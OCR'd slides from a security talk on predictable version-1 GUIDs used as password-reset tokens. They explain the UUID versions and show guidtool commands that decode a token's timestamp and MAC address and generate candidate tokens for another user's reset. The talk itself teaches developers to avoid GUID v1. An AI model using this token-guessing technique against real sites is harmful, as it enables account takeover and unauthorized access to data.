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
POST /user/Trine/passwordReset

200 OK – Check your mail

https://folketinget.dk/reset?token=3fcf5140-47ca-11ec-9755-c75cdea7a1c7

Server



PREDICTABLE GUIDS

Say you want to reset your password on a site, the email you receive has a link for the following:

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





PREDICTABLE GUIDS

`3fcf5140-47ca-11ec-9755-c75cdea7a1c7`

Version according to RFC:

Version 0

Only seen in the nil GUID ("00000000-0000-0000-0000-000000000000").

Version 1

The GUID is generated in a predictable manner based on:

- The current time
- A randomly generated "clock sequence" which remains constant between GUIDs during the uptime of the generating system
- A "node ID", which is generated based on the system's MAC address if it is available

Version 3


The GUID is generated using an MD5 hash of a provided name and namespace.

Version 4

The GUID is randomly generated.

Version 5

The GUID is generated using a SHA1 hash of a provided name and namespace.



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
`3fcf5140-47ca-11ec-9755-c75cdea7a1c7`

```
$ guidtool -i 1b2d78d0-47cf-11ec-8d62-0ff591f2a37c
UUID version: 1
UUID time: 2021-11-17 17:52:18.141000
UUID timestamp: 138564643381410000
UUID node: 17547390002044
UUID MAC address: 0f:f5:91:f2:a3:7c
UUID clock sequence: 34
```

4.1.4. Timestamp

The timestamp is a 60-bit value. For UUID version 1, this is represented by Coordinated Universal Time (UTC) as a count of 100-nanosecond intervals since 00:00:00.00, 15 October 1582 (the date of Gregorian reform to the Christian calendar).



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POST /user/Lars/passwordReset

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

PREDICTABLE GUIDS

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$ guidtool 1b2d78d0-47cf-11ec-8d62-0ff591f2a37c -t '2021-11-17 18:03:17' -p 10000
a34aca00-47d0-11ec-8d62-0ff591f2a37c
a34af110-47d0-11ec-8d62-0ff591f2a37c
a34b1820-47d0-11ec-8d62-0ff591f2a37c
[…]
```

Candidate guids for the approximated time

PREDICTABLE GUIDS

Support Center > BApp Store > UUID Detector

Professional Community

UUID Detector

DOWNLOAD BAPP

This extension passively reports UUID/GUIDs observed within HTTP requests.

Author Andras Veres-Szentkiralyi

Version 1.0


Rating ☆☆☆☆☆

Popularity

Last updated 23 February 2017

Estimated system impact Overall impact: **Low**

Memory	CPU	General	Scanner
Low	Low	Low	Low



LESSON LEARNED

Never use GUID v1

If you spot it, you may be able to exploit it.

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Attacking predictable GUIDs when hacking APIs

by Dana Epp on November 8, 2022


If you spend any amount of time hacking APIs, you will come to notice that many endpoints use globally unique identifiers (GUIDs) to represent data in the system. While GUIDs are a great way to ensure data uniqueness, they can also be predictable.

In this article, I want to show you how to take advantage of predictable GUIDs to attack APIs. I've used this approach to extract protected data I was not supposed to have access to, and haved used this to complete account takeovers.

So let's get down and dirty into the dark art of demonizing developers… and showcase how (mis)using GUID generation can lead to some interesting attacks on APIs.

A Hacker's Primer to GUIDs

https://securityboulevard.com/2022/11/attacking-predictable-guids-when-hacking-apis/



BACK TO RESEARCH

In GUID We Trust

Daniel Thatcher
October 11, 2022

GUIDs (often called UUIDs) are widely used in modern web applications. However, seemingly very few penetration testers and bug bounty hunters are aware of the different versions of GUIDs and the security issues associated with using the wrong one.

In this blog post I'll walk through an account takeover issue from a recent penetration test where GUIDs were used as password reset tokens:

https://www.intruder.io/research/in-guid-we-trust

